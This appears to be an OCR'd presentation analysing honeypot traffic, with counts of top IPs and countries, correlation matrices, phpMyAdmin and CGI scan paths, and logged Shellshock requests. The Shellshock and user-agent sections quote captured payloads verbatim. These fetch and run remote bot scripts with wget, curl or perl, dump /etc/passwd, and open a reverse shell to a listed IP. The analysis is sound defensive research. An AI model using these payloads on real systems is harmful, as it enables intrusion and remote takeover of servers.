


# Most Active IPs





| | |
|---|---|
| 61.153.106.24 | 50212 |
| 71.190.176.162 | 9518 |
| 1.34.22.39 | 4546 |
| 37.203.214.248 | 1730 |
| 71.179.27.162 | 1417 |
| 54.169.85.158 | 797 |
| 54.169.100.200 | 793 |
| 54.179.170.69 | 792 |
| 54.169.105.65 | 792 |
| 54.169.1.199 | 792 |

# Most - Most Active IPs





# Country Matters, Right?

| | |
|---|---|
| China | 55675 |
| United States | 20440 |
| Taiwan | 4641 |
| Singapore | 2395 |
| Sweden | 1857 |
| Russian Federation | 693 |
| Germany | 586 |
| Netherlands | 538 |
| Turkey | 532 |
| Korea, Republic of | 441 |
| Ukraine | 324 |
| India | 222 |
| Canada | 181 |
| France | 159 |
| Poland | 156 |
| Israel | 138 |
| United Kingdom | 133 |
| Brazil | 124 |
| Barbados | 106 |
| Iran, Islamic Republic of | 100 |



Correlation Matrix
Barbados
Brazil
Canada
China
France
Germany
India
Iran, Islamic Republic of
Israel
Korea, Republic of
Netherlands
Poland
Russian Federation
Singapore
Sweden
Taiwan
Turkey
Ukraine
United Kingdom
United States
0.90
0.75
0.60
0.45
0.30
0.15
0.00
−0.15

# Highly Correlated Probes




Correlation Matrix
1.34.22.39
173.201.38.150
202.102.48.186
37.203.214.248
54.169.1.199
54.169.100.200
54.169.105.43
54.169.105.65
54.169.67.18
54.169.82.200
54.169.85.158
54.179.170.69
54.179.172.219
54.179.189.237
61.153.106.24
61.163.217.30
71.179.27.162
71.190.176.162
85.105.85.72
98.126.7.202
0.90
0.75
0.60
0.45
0.30
0.15
0.00
−0.15

# Highly Correlated Probes



# Shellshock

- 681 Shellshock attempts
  - 440 unique Shellshock attempts

- GET /cgi-bin/fire.cgi HTTP/1.0\r\nHost: X.X.X.X\r\nUser-Agent: () { :;}; /bin/bash -c "cd /var/tmp;wget http://184.171.247.165/wi;curl -O http://184.171.247.165/wi;perl wi;rm -rf wi"
- GET / HTTP/1.0\r\nAccept: */*\r\nUser-Agent: () { :;}; echo BANG: $(cat /etc/passwd)
- GET / HTTP/1.0\r\nAccept: */*\r\nReferer: () { :;}; echo "BigBang: " $(</etc/passwd)\r\nUser-Agent: () { :;}; echo "BigBang: " $(</etc/passwd)
- GET / HTTP/1.1\r\nHost: Y.Y.Y.Y\r\nUser-Agent: () { :;}; /bin/bash -c "echo testing9123123"; /bin/uname -a
- GET / HTTP/1.1\r\nHost: X.X.X.X\r\nUser-Agent: () { :;}; /bin/bash -c "echo testing9123123"; /bin/uname -a
- GET / HTTP/1.0\r\nHost: X.X.X.X\r\nUser-Agent: () { :;}; /bin/bash -c "wget http://stablehost.us/bots/regular.bot -O /tmp/sh;curl -o /tmp/sh http://stablehost.us/bots/regular.bot;sh /tmp/sh;rm -rf /tmp/sh"
- GET /cgi-mod/view_help.cgi HTTP/1.1\r\nAccept: */*\r\nHost: 54.68.96.53\r\nReferer: () { foo;};echo; wget http://stablehost.us/bots/regular.bot -O /tmp/sh;sh /tmp/sh; rm -rf /tmp/sh\r\nUser-Agent: () { foo;};echo; wget http://stablehost.us/bots/regular.bot -O /tmp/sh;sh /tmp/sh; rm -rf /tmp/sh
- GET / HTTP/1.0\r\nCache-Control: no-cache\r\nConnection: Keep-Alive\r\nCookie: () { :; }; curl http://www.ykum.com//bbs/skin/zero_vote/cpan_root | perl\r\nPragma: no-cache\r\nReferer: () { :; }; curl http://www.ykum.com//bbs/skin/zero_vote/cpan_root | perl\r\nTest: () { :; }; curl http://www.ykum.com//bbs/skin/zero_vote/cpan_root | perl\r\nUser-Agent: () { :; }; curl http://www.ykum.com//bbs/skin/zero_vote/cpan_root | perl

- http://stablehost.us/bots/regular.bot
- http://www.ykum.com//bbs/skin/zero_vote/cpan_root
- http://202.143.160.141/lib21/index.cgi
- http://184.171.247.165/wi

# phpMyAdmin

10 IPs scanning for phpMyAdmin URLs

- 239 Requests
- 122 Unique URLs

- //web/phpMyAdmin/scripts/setup.php
- //phpMyAdmin2/scripts/setup.php
- //phpMyAdmin-3.0.0.0-all-languages/scripts/setup.php
- //phpMyAdmin-2.11.1-all-languages/scripts/setup.php
- //phpMyAdmin-3.0.0-rc1-english/scripts/setup.php
- //phpMyAdmin3/scripts/setup.php
- //phpMyAdmin-3.0.1.0-english/scripts/setup.php
- //phpMyAdmin-2/scripts/setup.php
- /phpMyAdmin/scripts/setup.php
- //phpMyAdmin/scripts/setup.php
- //phpMyAdmin-3.4.3.1/scripts/setup.php
- //phpMyAdmin-2.11.1.1/scripts/setup.php
- //phpMyAdmin-2.9.0-rc1/scripts/setup.php
- //phpMyAdmin-2.8.5/scripts/setup.php
- //phpMyAdmin-2.8.3/scripts/setup.php
- //phpMyAdmin-2.6.4-pl4/scripts/setup.php
- //phpMyAdmin-3.1.2.0-english/scripts/setup.php
- //phpMyAdmin-2.7.0-rc1/scripts/setup.php
- //phpMyAdmin-2.6.4-pl3/scripts/setup.php
- //phpMyAdmin-2.10.0.0/scripts/setup.php


# User-Agents

() { :; }; curl http://202.143.160.141/lib21/index.cgi | perl **619**
Cloud mapping experiment. Contact research@pdrlabs.net **43**
() { foo;};echo; wget http://stablehost.us/bots/regular.bot -O /tmp/sh;sh /tmp/sh; rm -rf /tmp/sh **27**
ZmEu **20**
() { foo;};echo; /usr/bin/id **20**
Mozilla/5.0 **9**
Mozilla/4.0 (compatible; MSIE 6.0; Windows 98) **7**
Morfeus Fucking Scanner **6**
Googlebot/2.1 (+http://www.google.com/bot.html) **5**
() { :; }; curl http://www.ykum.com//bbs/skin/zero_vote/cpan_root | perl **5**
IPv4Scan (+http://ipv4scan.com) **4**
masscan/1.0 (https://github.com/robertdavidgraham/masscan) **4**
Mozilla/5.0 (compatible; Muenster University of Applied Sciences; +http://fb02itsscan.fh-muenster.de) **4**
Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html) **2**
Robocop **2**
() { :;}; echo BANG: $(cat /etc/passwd) **2**
() { :;}; /bin/bash -c "cd /var/tmp;wget http://184.171.247.165/wi;curl -O http://184.171.247.165/wi;perl wi;rm -rf wi" **2**
() { :;}; /bin/bash -c "echo testing9123123"; /bin/uname -a **2**
() { :; }; echo X-Bash-Test: `echo glXpsoaBEf`; **1**
HTTP_Request2/0.5.2 (http://pear.php.net/package/http_request2) PHP/5.2.5 **1**
() { :;}; echo "BigBang: " $(</etc/passwd) **1**
() { :;}; /bin/bash -c "wget http://stablehost.us/bots/regular.bot -O /tmp/sh;curl -o /tmp/sh http://stablehost.us/bots/regular.bot;sh /tmp/sh;rm -rf /tmp/sh" **1**
() { ignored;};/bin/bash -i >& /dev/tcp/207.240.10.1/8888 0>&1 **1**

# Multiple Honeypot Activity

192.3.45.107 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 14 connections
125.64.35.67 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 41 connections
95.211.168.135 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 4 connections
178.218.210.59 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 399 connections
71.6.135.131 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 13 connections
117.21.173.140 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 146 connections
193.174.89.19 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 13 connections
117.21.173.155 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 24 connections
171.221.246.27 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 5 connections
66.240.236.119 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 26 connections
123.151.149.222 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 9 connections
198.20.69.74 seen across 4 honeypots (X.X.X.X:glastopf.events, Y.Y.Y.Y:glastopf.events, W.W.W.W:amun.events, Z.Z.Z.Z:amun.events) with 46

# ultrasite-01.ru (178.218.210.59)



# ultrasite-01.ru (178.218.210.59)

/cgi-bin/w3mman2html.cgi
/cgi-bin/test-cgi
/
/cgi-bin/php.cgi
/cgi-sys/defaultwebpage.cgi
/cgi-bin/csSearch.cgi
/sys-cgi
/cgi-bin/robadmin.cgi
/cgi-bin/pagelog.cgi
/sample02.cgi
/cgi-bin/ezshopper/search.cgi
/cgi-bin///admin.html
/cgi-bin/cbmc/forums.cgi
/cp/rac/nsManager.cgi
/cgi-bin/way-board.cgi
/cgi-sys/mchat.cgi
/main.cgi
/cartcart.cgi
/csPassword.cgi
/cgi-bin/addbanner.cgi
/cgi-sys/realsignup.cgi
/cgi-bin/mail/emumail.cgi
/infosrch.cgi
/cgi-bin/ttawebtop.cgi/HTTP/1.0
/cgi-bin/survey.cgi
/cgi-bin/viewcvs.cgi
/enter_bug.cgi
/siteUserMod.cgi
/cgi-bin/hello
/cgi-bin/csLiveSupport.cgi

# References


- http://threatstream.github.io/mhn/
- https://github.com/johnnykv/mnemosyne
- https://redmine.honeynet.org/projects/hpfeeds/wiki
- http://glastopf.org/
- http://snort.org/
- http://amunhoney.sourceforge.net/
- http://ipython.org/